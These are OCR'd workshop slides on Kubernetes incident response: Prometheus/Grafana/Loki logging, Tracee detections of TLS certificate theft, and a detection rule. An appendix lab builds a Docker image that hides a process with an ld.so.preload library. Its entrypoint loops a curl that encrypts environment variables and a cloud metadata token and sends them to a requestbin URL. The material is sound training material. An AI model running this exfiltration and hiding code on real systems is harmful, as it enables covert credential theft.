
Container probably running as root

Container probably a fully fledged OS

There will be secrets in environment variables

You can now work on escalating to attack the rest of the cluster. Maybe start with some of the techniques you learned today ;).

Even the vast majority of security tools that run as containers run as fully fledged, non locked down OS's that also have high CAP's assigned to them.



Module 8 K8S IR / Logging Takeaways & Tooling


K8S Logging + Complexities

-Piecing it all together

-Container Forensics, building a story from artifacts

-Mitigation Strategies + Levels of response

Prometheus




Fairly ubiquitous in K8S environments, or at least the most common/supported performance and event monitoring tool for Kubernetes

Prometheus joined the Cloud Native Computing Foundation in 2016 as the second hosted project, after Kubernetes.

Prometheus w/ Grafana and AlertManager has been configured in your lab

Play with Prometheus/Grafana



```
# Get one of your node IP's

$> export WORKER1=$(docker inspect -f \
'{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' \
lab-worker)

# Expose Grafana to the internet using ngrok
# Change the email in the command to your Google account's email
$> ngrok http $WORKER1:31000 --oauth=google \
--oauth-allow-email=<your.email>@gmail.com

#Go to the website ngrok provides, login with your Google account

#Grafana
#User: admin
#Password: prom-operator
```

Other Service Ports


Prometheus:
30000

Grafana:
31000

AlertManager:
32000

*Just replace port number in ngrok command with one above to try one of the other services

Grafana Loki + Promtail




Prometheus is for monitoring and alerting but doesn't really do logs


Grafana Loki is a log aggregation system


Promtail helps ship logs to Loki

From there Grafana (the instance that already comes with Prometheus) can pull from Loki as a data source and query logs



Tracee events in Grafana





Go Here

Explanation of alerts: https://aquasecurity.github.io/tracee/v0.16/docs/events/builtin/signatures/

Pro-tip, you can import a Tracee dashboard into Grafana by importing the json code linked here:

https://raw.githubusercontent.com/lockfale/Malicious_Containers_Workshop/dc31/DC31/grafana/tracee-dashboard.json

tracee


```
*** Detection ***
Time: 2022-07-26T15:57:12Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: cat
Hostname: sshgs-control-p
```

Detections

```
Time: 2022-07-27T19:10:15Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont

*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont
lost 1 events
lost 2120 events
lost 1 events
lost 5260 events
lost 21035 events
lost 20929 events
lost 21693 events
```

```
tracee_match {
	input.eventName == "security_file_open"

	flags = helpers.get_tracee_argument("flags")
	helpers.is_file_read(flags)

	pathname = helpers.get_tracee_argument("pathname")
	startswith(pathname, "/etc/kubernetes/pki/")

	process_names_blocklist := {"kube-apiserver", "kubelet", "kube-controller", "etcd"}
	not process_names_blocklist[input.processName]
}
```

Mitigations and levels of response



Alert	send alerts
Isolate	Restrict from other workloads
Pause	Stop running processes
Restart	kill and restart, they'll come back
Kill	but don't restart, you'll lose a lot of artifacts


Mitigations are determined by your level of preparedness

Do you have a dedicated forensics project in your cloud provider? Can it pull or clone or snapshot across multiple projects?

More on Incident Response

Appendix

Exercise: Libprocess hider lab



```
cd ~/imagetest/
git clone https://github.com/gianlucaborello/libprocesshider

cd libprocesshider && vi processhider.c
```

```
/*
 * Every process with this name will be excluded
 */
static const char* process_to_filter = "evil_script.py";
```

Find this line

```
/*
 * Every process with this name will be excluded
 */
static const char* process_to_filter = "sleep";
```


Change to this

after changing, hit ESC, then type

```
:wq
```

```
make
```

Libprocess hider lab (cont.)




```
cd ..
# Add the libprocesshider to our image
vi Dockerfile
```

```
FROM ubuntu:20.04
RUN groupadd -g 999 usertest && \
useradd -r -u 999 -g usertest usertest
RUN apt update && apt upgrade -y && apt install -y curl tini
COPY ./libprocesshider/libprocesshider.so /usr/local/lib/libso5.so
RUN echo "/usr/local/lib/libso5.so" >> /etc/ld.so.preload
COPY ./docker-entrypoint.sh /docker-entrypoint.sh
RUN chmod +x /docker-entrypoint.sh
USER usertest
# Go to requestbin.net and get a public url and replace below
ENV URL REQUESTBIN_URL
ENV UA "Mozilla/5.0 (BeOS; U; BeOS BePC; en-US; rv:1.8.1.7) Gecko/20070917 BonEcho/2.0.0.7"
# Replace HANDLE with your l33t hacker name or some other identifying designation
ENV USER HANDLE
# Replace password with a unique one of your own
ENV PW PASSWORD
ENTRYPOINT ["/usr/bin/tini", "--", "/docker-entrypoint.sh"]
```

Add these two lines

Add PW environment var



Libprocess hider lab (cont.)


after pasting hit esc,
then type

```
:wq
```

```
# Update the curl command to do more things
vi docker-entrypoint.sh
```

```
#!/usr/bin/env bash

if [ "shell" = "${1}" ]; then
  /bin/bash
else
 while true
 do
      sleep 30
      curl -s  -X POST -A "${UA}" -H "X-User: ${USER}" -H "Cookie: `uname -a | gzip | base64 -w0`" -d \
`{ env && curl -s -H 'Metadata-Flavor:Google'
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token; } | gzip | openssl enc -e
-aes-256-cbc -md sha512 -pbkdf2 -salt -a -pass "pass:${PW}" | base64 -w0` \
$URL
      echo
 done
fi
```

Probably better off copying this insanely long curl command from txt file




Libprocess hider lab (cont.)


after pasting hit esc,
then type

```
:wq
```

```
# Build our docker image
docker build -t cmddemo .
# Run the image in the background
docker run -d cmddemo
```



Libprocess hider lab (cont.)




Gzip => openssl (encryption) => base64 => curl => Exfiled secret data

